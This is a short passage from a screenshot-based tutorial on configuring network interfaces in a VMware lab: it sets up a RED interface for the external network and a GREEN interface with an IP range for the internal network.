
After the network adapters are set, let's configure IP addresses for our networks.



The RED interface is for the external facing network and the GREEN interface belongs to the internal network.



Let's set the RED interface (external network) to receive the IP address automatically from the VMware.




Next, let's configure the GREEN interface.







Read the warning (take it seriously) and click on "OK".



Set the IP address range for your internal network.



